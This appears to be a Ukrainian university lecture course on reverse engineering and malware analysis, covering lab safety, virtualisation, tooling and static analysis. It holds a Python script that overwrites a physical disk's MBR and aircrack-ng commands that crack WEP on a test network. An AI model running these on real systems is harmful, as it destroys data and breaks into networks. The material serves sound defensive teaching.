

# Зворотна розробка та аналіз шкідливого програмного забезпечення

## курс лекцій

Ільїн Микола Іванович

2020 рік

# Про автора

- к.т.н., зав. лабораторії технічної інформаційної безпеки
  - <https://infosec.kpi.ua/ua/about.html>
- СТО KievInfoSecurity LLC
  - тестування на проникнення, дослідження та розробка систем активного захисту
  - дослідження шкідливого програмного забезпечення, аналіз інцидентів
  - тренінги з технічної інформаційної безпеки
- засновник та лідер CTF команди dcua
  - <https://defcon.org.ua/>
  - ТОП-10 2013-2019 pp. за версією CTFtime.org
  - чемпіон світу у 2016 році

# Зміст

1	Вступ до курсу	4
2	Статичний аналіз	33
3	Аналіз інтерпретованого та проміжного коду	65
4	Динамічний аналіз 1	89
5	Динамічний аналіз 2	123
6	Методи автоматичного аналізу	155
7	Аналіз коду ядра ОС та вбудованих систем	180
8	Спеціальні розділи	210

## Лекція 1: Вступ до курсу

# Організація курсу

- Лекції: 18 годин, 8 лекцій;
- Лабораторний практикум: 18 або 36 годин, 8 лабораторних робіт;
- Матеріали: <https://infosec.kpi.ua> та [https://t.me/kpi\\_re](https://t.me/kpi_re);
- Онлайн трансляція: <https://meet.jit.si>.

Вимоги РСО (МКР, НП, РП, силлабус, питання до заліку):

- На кафедрі ІБ;
- ЛР  $8 \times 7 = 56$ , МКР  $2 \times 7 = 14$ , залік 30 балів;
- Додаткові бали за призові місця у CTF.

Передумова до курсу “Аналіз бінарних вразливостей”, 10 семестр, магістратура ФБ та ФІ.

# Література

- Understanding Assembly Language // Yurichev (RE4B);
- Practical Malware Analysis // Sikorsky, Honig;
- список літератури у вказівках до лабораторних робіт.

## Попередні відомості

- Організація досліджень: віртуалізація, ізоляція зразків, OPSEC;
- Загальні інструменти: для мов Assembler, C, Python;
- Попередні відомості: приклади застосування загальних інструментів для задач курсу.

## Техніка безпеки

**Live malware:** В лекційних прикладах та лабораторних роботах використовуються живі зразки шкідливого програмного забезпечення (ШПЗ). Працювати з ними необхідно в ізольованому середовищі. Необережний запуск може привести до зараження власної системи та локальної мережі, втрат даних.

**Посилена активна складова захисту:** В Україні створення з метою використання, розповсюдження або збути шкідливих програмних чи технічних засобів, а також їх розповсюдження або збут є злочином (ст. 361-1 Кримінального кодексу), так само як і незаконне втручання в роботу електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж (ст. 361).

# Засоби віртуалізації

Призначення:

- Різні гостеві ОС на одному ПК (Windows, Linux, MacOS, ...);
- Ізоляція зразків ШПЗ;
- OPSEC.

Поширені засоби для персональних систем:

- VMware Workstation Pro, Workstation Player, Fusion for Mac;
- Oracle VM VirtualBox;
- Microsoft Hyper-V;
- QEMU.

# Віртуальні машини

- Windows 10 development environment
  - <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>
  - Windows 10, SDK, VS2019, WSL з Ubuntu, пробний період 90 днів
- Microsoft Edge Developer VM
  - <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>
  - Windows 10 з MS Edge та IE11, пробний період 90 днів
- Kali Linux VM
  - <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>
- Образи QEMU для не-x86 систем
  - Linux ARM/AArch64, MIPS, PPC/PPC64, ...
  - Android Emulator

# Azure Dev Tools for Teaching: ліцензійна Windows

Software - Microsoft

Not secure | portal.azure.com/?Microsoft\_Azure\_Education\_correlationid=5b1ba60e-f6a0-45f3-a5c...

Microsoft Azure Search resources, services, and docs (G+)

m.ilin@kpi.ua KPI.UA

Home > Education | Software

Education | Software

Overview Get started

Learning resources Software Learning

My account Profile

Need help? Student FAQ

Windows Server Product category: Operating System System type: 64 bit, Service

10 Items

Name	Product category	Operating System
Windows Server 2019 Standard	Operating System	Windows
Windows Server 2019 Language	Operating System	Windows
Windows Server 2019 Features	Operating System	Windows
Windows Server 2019 Essentials	Operating System	Windows
Windows Server 2019 Datacenter	Operating System	Windows
Windows Server 2019	Operating System	Windows
Windows Server 2016 Standard	Operating System	Windows
Windows Server 2016 Language	Operating System	Windows
Windows Server 2016 Features	Operating System	Windows
Windows Server 2016 Datacenter	Operating System	Windows

Software

Windows 10 Education, Version 1809 (Updated Sept 2018)

For this multi-edition Consumer media, use a product key specific to the edition in the list you want to activate. From the desktop, select the Start button > Settings > Update & Security > Activation. Select Change product key and enter your product key. If the key is valid, you'll be asked to confirm the edition change, and Windows then performs it for you.

Windows 10 Professional, version 1709 or newer, will need to be installed before using the Window 10 Pro for Workstations product key to activate the edition. Both Windows 10 Professional and Windows 10 Pro for Workstations product keys will activate Windows 10 Professional, version 1709 or newer media.

**Operating System**  
Windows

**Product language**  
English

**System**  
64 bit

[View Key](#)

**⚠️** This product may not be compatible with your current operating system

[Download](#) [Cancel](#)

# VMware Workstation Pro

WinDev2003Eval - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

- ubuntu-14.04.6-server-amd64
- ubuntu-16.04.6-server-amd64
- ubuntu-19.10-amd64
- alpine-virt-3.10.3-x86
- Windows XP Professional
- IE11-Win7
- IE11-Win81-VMWare
- AV MSEdge-Win10
- win10av
- WinDev1903Eval
- MSEdge-Win10-VMware\_2020.04
- WinDev2003Eval**

WinDev2003Eval

Resume this guest operating system

Edit virtual machine settings

Devices


Memory	4 GB
Processors	1
Hard Disk (SATA)	127 GB
CD/DVD (SATA)	Auto detect
Network Adapter	NAT
USB Controller	Present
Display	Auto detect

Description


Type here to enter a description of this virtual machine.

Virtual Machine Details


**State:** Suspended  
**Configuration file:** /storage/VMs/WinDev2003Eval/WinDev2003Eval.vmx  
**Hardware compatibility:** ESXi 6.7 U2 virtual machine  
**Primary IP address:** Network information is not available



# Virtual Machine Settings: Network Adapter



# Snapshot Manager



# Загальна конфігурація та інструменти

Приклади у лекційному курсі:

- Хост: Ubuntu 20.04 LTS x86\_64;
- Система віртуалізації: VMware Workstation 15 Pro version 15.5.2;
- VM Linux: Kali Linux 2020.2 x86\_64;
- VM Windows: Windows 10 Enterprise version 1909.

Засоби розробки:

- Assembler: nasm, gas, masm різних версій;
- C: gcc, vs2019, llvm різних версій;
- Python: 2.7, 3.8 + IPython 7.13.

# IPython

The screenshot shows a terminal window titled "IPython: home/user". The window contains the following text:

```
user@localhost: /home/user $ ipython
Python 3.8.2 (default, Apr 27 2020, 15:53:34)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.13.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from pwn import *

In [2]: 
```

# Приклади Assembler: EICAR Anti Malware Testfile

- Зразок [https://en.wikipedia.org/wiki/EICAR\\_test\\_file](https://en.wikipedia.org/wiki/EICAR_test_file);
- ndisasm -b16 eicar.com && nasm -o eicar.com eicar.asm;
- dosbox eicar.com.

```
org 0x100
pop ax
xor ax,0x214f
push ax
and ax,0x4140
push ax
pop bx
xor al,0x5c
push ax
pop dx ; dx = addr msg
pop ax
```

## Приклади Assembler: EICAR Anti Malware Testfile (contd.)

```
xor ax,0x2834
push ax           ; ax = 0x097b
pop si
sub [bx],si
inc bx
inc bx
sub [bx],si
jnl end

msg:           ; 0x011c
    db 'EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$'
end:

    db 0x48, 0x2b    ; cd21      int 0x21
    db 0x48, 0x2a    ; cd20      int 0x20

# EICAR-STANDARD-ANTIVIRUS-TEST-FILE!
```

## Приклади C: виклики Win32 API у VS \_\_asm

- x86 Native Tools Command Prompt for VS 2019;
- cl lock.c /link kernel32.lib user32.lib /entry:main /subsystem:windows.

```
#include <windows.h>
int main() {
    char* title = "hello kitty";
    char* msg = "Lock workstation?";

    __asm {
        push 0x24      // MB_ICONQUESTION | MB_YESNO
        push title
        push msg
        push 0
        call dword ptr [MessageBox]
        cmp eax, 6    // IDYES
        jnz no
    }
}
```

## Приклади C: виклики Win32 API у VS \_\_asm (contd.)

```
call dword ptr [LockWorkStation]
no:
    push 0
call dword ptr [ExitProcess]
}
}
```



# Приклади Python: ассемблер з Keystone Engine

```
#!/usr/bin/env python3
from keystone import *

msg = b'C:\\> yoy (=^*^=)'

src = """
    mov ax, 3; int 0x10
    mov ax, cs; mov es, ax
    mov bp, msg
    mov bx, 0xf
    mov cx, {}
    mov dx, 0
    mov ax, 0x1300
    int 0x10
me: jmp me
msg: """ .format(len(msg))
```

## Приклади Python: ассемблер з Keystone Engine (contd.)

```
ks = Ks(KS_ARCH_X86, KS_MODE_16)
code = bytes(ks.asm(src, 0x7c00)[0]) + msg
mbr = code.ljust(510, b'\0') + b'\x55\xaa'

open('mbr', 'wb').write(mbr)
open("\\\\.\PhysicalDrive0", 'r+b').write(mbr)

# qemu-system-i386 mbr
```

Дотримуйтесь техніки безпеки на слайді 8.

# Перезапис MBR першого фізичного диску

C:\> yoy (=^★^=)



## Приклади Python: аналіз PE (pefile, libmagic)

- Зразок з направленої атаки 3bc5d4d2db9c602ffbee0a3af63249e8;
- Дропер, обфусковане та розділене навантаження у ресурсах;
- DIALOG 101+102, 701+702 xor 0x68 ('h').

```
from pefile import PE
import magic
from pwn import xor


pe = PE('tpframe.exe')
pe.print_info()
im = pe.get_memory_mapped_image()
e = [e.directory.entries for e in pe.
    DIRECTORY_ENTRY_RESOURCE.entries if str(e.name)
    == 'DIALOG'][0]
```

## Приклади Python: аналіз PE (contd.)

```
p = []
for r in e:
    s = r.directory.entries[0].data.struct
    o = s.OffsetToData
    l = s.Size
    p.append(im[o:o+l])
exe1 = b'MZ' + xor(b''.join([bytes([a,b]) for a,b
    in zip(p[0], p[1])]), 'h')
open('payload1.exe', 'wb').write(exe1)
print(magic.Magic().from_buffer(exe1))

pe2 = PE(data = exe1)
pe2.print_info()
# PE32 executable (GUI) Intel 80386, for MS
Windows
```

# Швидка розробка з Python



Приклад pefile: [https://github.com/blackberry/pe\\_tree](https://github.com/blackberry/pe_tree)

## Приклади Python: криптографія з PyCrypto (AES)

```
In [2]: from Crypto.Cipher import AES
In [3]: k = 'yellow submarine'
In [4]: d = iv = k
In [5]: m1 = AES.new(k, AES.MODE_ECB).decrypt(d)
In [6]: m1.hex()
Out[6]: 'ff0e8868076202a4490e79ee0b0e3dd9'
In [7]: AES.new(k, AES.MODE_ECB).encrypt(m1)
Out[7]: ?

In [8]: m2 = AES.new(k, AES.MODE_CBC, iv).encrypt(
    d)
In [9]: AES.new(k, AES.MODE_CBC, xor(iv, 32)).
    decrypt(m2)
Out[9]: ?
```

# Приклади Python: мережевий трафік (Scapy, WEP, RC4)

Тестова конфігурація:

- ESSID koteika – GL-USB150 OpenWrt Micrорouter, WEP-104;
- Client – Kali, TL-WN722Nv1, Aircrack-ng.

Приклад мережевого трафіку:

```
# airmon-ng start wlan0
# airodump-ng -w dmp wlan0mon -c 6
# aireplay-ng -1 600 -e koteika wlan0mon
# aireplay-ng -3 -e koteika wlan0mon
Saving ARP requests in replay_arp-0306-171312.cap
# aircrack-ng dmp-01.cap
KEY FOUND! (ASCII: mewmewmew!!!! )
```

# Мережева модель OSI



На яких рівнях моделі OSI

- WEP (IEEE 802.11),
- ARP,
- IP?

## Приклади Python: мережевий трафік (contd.)

```
$ scapy
| Scapy Version 2.4.3 using IPython 7.13.0
>>> p = rdpcap("replay_arp-0306-171312.cap")
>>> p[0]['Dot11WEP']
<Dot11WEP iv='31g' keyid=0 wepdata='...' icv
=3037660465 |>
>>> from Crypto.Cipher import ARC4
>>> iv = p[0].iv
>>> data = p[0].wepdata
>>> key = b'mewmewmew!!!!'
>>> p2 = ARC4.new(iv + key).decrypt(data)
>>> ARP(p2[8:])
<ARP hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=who-
has hwsrc=e4:95:6e:41:cf:89 psrc=192.168.8.1
hwdst=00:00:00:00:00:00 pdst=192.168.8.105 |>
```

# Кошенятко після лекції KPI\_RE



## Лекція 2: Статичний аналіз

# У лекції

Статичний аналіз та модифікація виконуваного коду:

- Hex-редактори (Hiew, 010 Editor, HxD)
- Дизассемблери (IDA Pro, Ghidra, Cutter)
- Декомпілятори (Hex-Rays, RetDec)
- Деобфускація вбудованими засобами IDA (IDAPython, IDC)
- Інструментальний аналіз коду (Capstone API з Python)

# Hiew

Hiew – <http://www.hiew.ru>:

- редагування файлів довільного розміру у hex, текстовому і режимі декодування;
- дизассемблер та ассемблер x86-64, підтримка інструкцій AVX;
- дизассемблер ARM v6;
- підтримка форматів застосунків PE/PE32+, ELF/ELF64, Mach-O;
- вбудовані засоби автоматизації (crypt/decrypt), макроси, блочні операції в редакторі, плагіни (HEM SDK).

Ліцензія – комерційна, безкоштовно доступні версії:

- обмежена за функціями Hiew32 Demo;
- стара Hiew 6.50 (DOS).

Ми не схвалюємо використання неліцензійного ПЗ (отриманого, наприклад, з <http://crack-tool.at.ua>)

## Приклад lock.exe у Hiew32

Hiew: lock.exe

C:\tools\hiew\demo\lock.exe

		↓FRO	-----	a32 PE .00401000   www.hiew.ru
.00401000:	55	push	ebp	
.00401001:	8BEC	mov	ebp,esp	
.00401003:	83EC08	sub	esp,8	
.00401006:	C745FC00304000	mov	d,[ebp][-4],000403000 ;'hello kitty' --↓1	
.00401000:	C745F8C304000	mov	d,[ebp][-8],00040300C ;'Lock workstation?' --↓2	
.00401014:	6A24	push	024 ;'\$'	
.00401016:	FF75FC	push	d,[ebp][-4]	
.00401019:	FF75F8	push	d,[ebp][-8]	
.0040101C:	6A00	push	0	
.0040101E:	FF1500204000	call	MessageBoxA	
.00401024:	83FB06	cmp	eax,6	
.00401027:	7506	jnz	.00040102F --↓3	
.00401029:	FF1504204000	call	LockWorkStation	
.0040102F:	8BE5	3mov	esp,ebp	
.00401031:	5D	pop	ebp	
.00401032:	C3	ret	n	
.00401033:	0000	add	[eax],al	
.00401035:	0000	add	[eax],al	
.00401037:	0000	add	[eax],al	
.00401039:	0000	add	[eax],al	
.0040103B:	0000	add	[eax],al	
.0040103D:	0000	add	[eax],al	
.0040103F:	0000	add	[eax],al	
.00401041:	0000	add	[eax],al	
.00401043:	0000	add	[eax],al	
.00401045:	0000	add	[eax],al	
.00401047:	0000	add	[eax],al	
.00401049:	0000	add	[eax],al	

1 Help 2 PutBlk 3 Edit 4 Mode 5 Goto 6 Refer 7 Search 8 Header 9 Files 10 Quit 11 Hem 12 Names

# Модифікація умовного переходу – оператор IF

DOSBox 0.74-3, Cpu speed: 3000 cycles, Frameskip 0, Prog... ✖

PATCHED.EXE	↓FUO	PE 00000428 a32 <Editor>	2560    Hiew 6.50 (c)SEN
00000400: 55		push	ebp
00000401: BBEC		mov	ebp,esp
00000403: 83EC08		sub	esp,008 :"•"
00000406: C745FC00304000		mov	d,[ebp][-0004],000403000 ;"
0000040D: C745F80C304000		mov	d,[ebp][-0008],000403000 ;"
00000414: 6A24		push	024
00000416: FF75FC		push	d,[ebp][-0004]
00000419: FF75F8		push	d,[ebp][-0008]
0000041C: 6A00		push	000
0000041E: FF1500204000		call	d,[000402000]
00000424: 83F806		cmp	eax,006 :"♦"
00000427: EB06		jmps	00000042F
00000429: FF1504204000		call	d,[000402004]
0000042F: 8BE5		mov	esp,ebp
00000431: 5D		pop	ebp
00000432: C3		retn	
00000433: 0000		add	[eax],al
00000435: 0000		add	[eax],al
00000437: 0000		add	[eax],al
00000439: 0000		add	[eax],al
0000043B: 0000		add	[eax],al
0000043D: 0000		add	[eax],al
0000043F: 0000		add	[eax],al

## Модифікація даних застосунку

## 010 Editor

010 Editor – <https://www.sweetscape.com/010editor/>:

- текстовий редактор з підсвічуванням синтаксису;
- hex-редактор з бінарними шаблонами форматів (80+ форматів);
- редактор диску (як і Hiew), пам'яті процесів;
- засоби аналізу даних (порівняння файлів, гістограми, хеші даних);
- вбудовані засоби автоматизації (C/C++ подібна мова);
- версії для Windows, Linux, MacOS.

Ліцензія – комерційна, безкоштовно доступні версії:

- пробна на 30 днів.

# Приклад lock.exe у 010 Editor

010 Editor - /mnt/hgfs/d/lock.exe

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup lock.exe x

Edit As: Hex Run Script Run Template: EXE.bt

0380h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 0390h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 03A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 03B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 03C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 03D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 03E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 03F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 0400h: 55 BB EC 83 EC 08 C7 45 FC 00 30 40 00 C7 45 FB  
 0410h: 0C 30 40 00 24 FF 75 FC FF 75 F8 6A 00 FF 15  
 0420h: 00 20 40 00 83 F8 06 75 06 FF 15 04 20 40 00 8B  
 0430h: E5 5D C3 00 00 00 00 00 00 00 00 00 00 00 00 00  
 0440h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 0450h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 0460h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 0470h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 0480h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Template Results - EXE.bt

Name	Value	Start	Size	Color
struct IMAGE_DOS_HEADER DosHea...		0h	40h	Fg: Bg:
struct IMAGE_DOS_STUB DosStub		40h	78h	Fg: Bg:
struct IMAGE_NT_HEADERS NtHeader	4550h	C0h	F8h	Fg: Bg: IMAGE
DWORD Signature	4550h	C0h	4h	Fg: Bg: IMAGE
struct IMAGE_FILE_HEADER FileH...		C4h	14h	Fg: Bg:
struct IMAGE_OPTIONAL_HEADER...		D8h	E0h	Fg: Bg:
struct IMAGE_SECTION_HEADER Se...		188h	78h	Fg: Bg:
struct IMAGE_SECTION_DATA Sectio... .text		400h	200h	Fg: Bg:
UCHAR Data[512]		400h	200h	Fg: Bg: time_t
struct IMAGE_SECTION_DATA Sectio... .rdata		600h	200h	Fg: Bg:
struct IMAGE_SECTION_DATA Sectio... .data		800h	200h	Fg: Bg:
struct IMAGE_IMPORT_DESCRIPTOR ... USER32.dll		60Ch	14h	Fg: Bg:

Selected: 512 [200h] bytes (Range: 1024 [400h] to 1535 [5FFh]) Start: 1024 [400h] Sel: 512 [200h] Size: 2560 ANSI LIT W OVR

# HxD

HxD – <https://mh-nexus.de/en/hxd/>:

- підтримка кодувань тексту (ANSI, DOS, EBCDIC, Macintosh);
- експорт даних у вихідний код (C, Java), TeX, Intel HEX;
- редактор диску, пам'яті процесів;
- засоби аналізу даних (порівняння файлів, гістограми, хеші даних).

Ліцензія – пропрієтарна, безкоштовна.

# Приклад lock.exe у HxD

HxD - [Z:\d\lock.exe]

File Edit Search View Analysis Tools Window Help

lock.exe

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000330	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000340	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000350	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000360	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000370	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000003A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000003B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000003C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000003D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000003F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000400	55 BB EC 83 EC 08 C7 45 FC 00 30 40 00 C7 45 F8	Üñifi.Ç€ü.0€.ç€ü
00000410	0C 30 40 00 6A 24 FF 75 FC FF 75 F8 6A 00 FF 15	..@.jŞyüüyüøj.ÿ.
00000420	00 20 40 00 83 F8 06 75 06 FF 15 04 20 40 00 8B	.. @.fø.u.ÿ... @.c
00000430	E5 5D C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00	åÿ.....
00000440	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000450	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000460	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000470	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000480	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000004A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000004B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000004C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Offset(h): 400 Block(h): 400-432 Length(h): 33 Overwrite

Special editors

Data inspector

AnsiChar / char8\_t U

WideChar / char16\_t

UTF-8 code point U (U-0055)

Single (float32) -1.39028224052544E-3

Double (float64) 1.42578870890122E28

OLETIME Invalid

FILETIME Invalid

DOS date 10/21/2049

DOS time 5:26:42 PM

DOS time & date Invalid

time\_t (32 bit) Invalid

time\_t (64 bit) Invalid

GUID {83EC8B55-08EC-45C7}

Disassembly (x86-16) push bp

Disassembly (x86-32) push ebp

Disassembly (x86-64) push rbp

Byte order  Little endian  Big endian

Show integers in hexadecimal base

# Приклад lock.exe у hexedit

hexedit lock.exe

00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
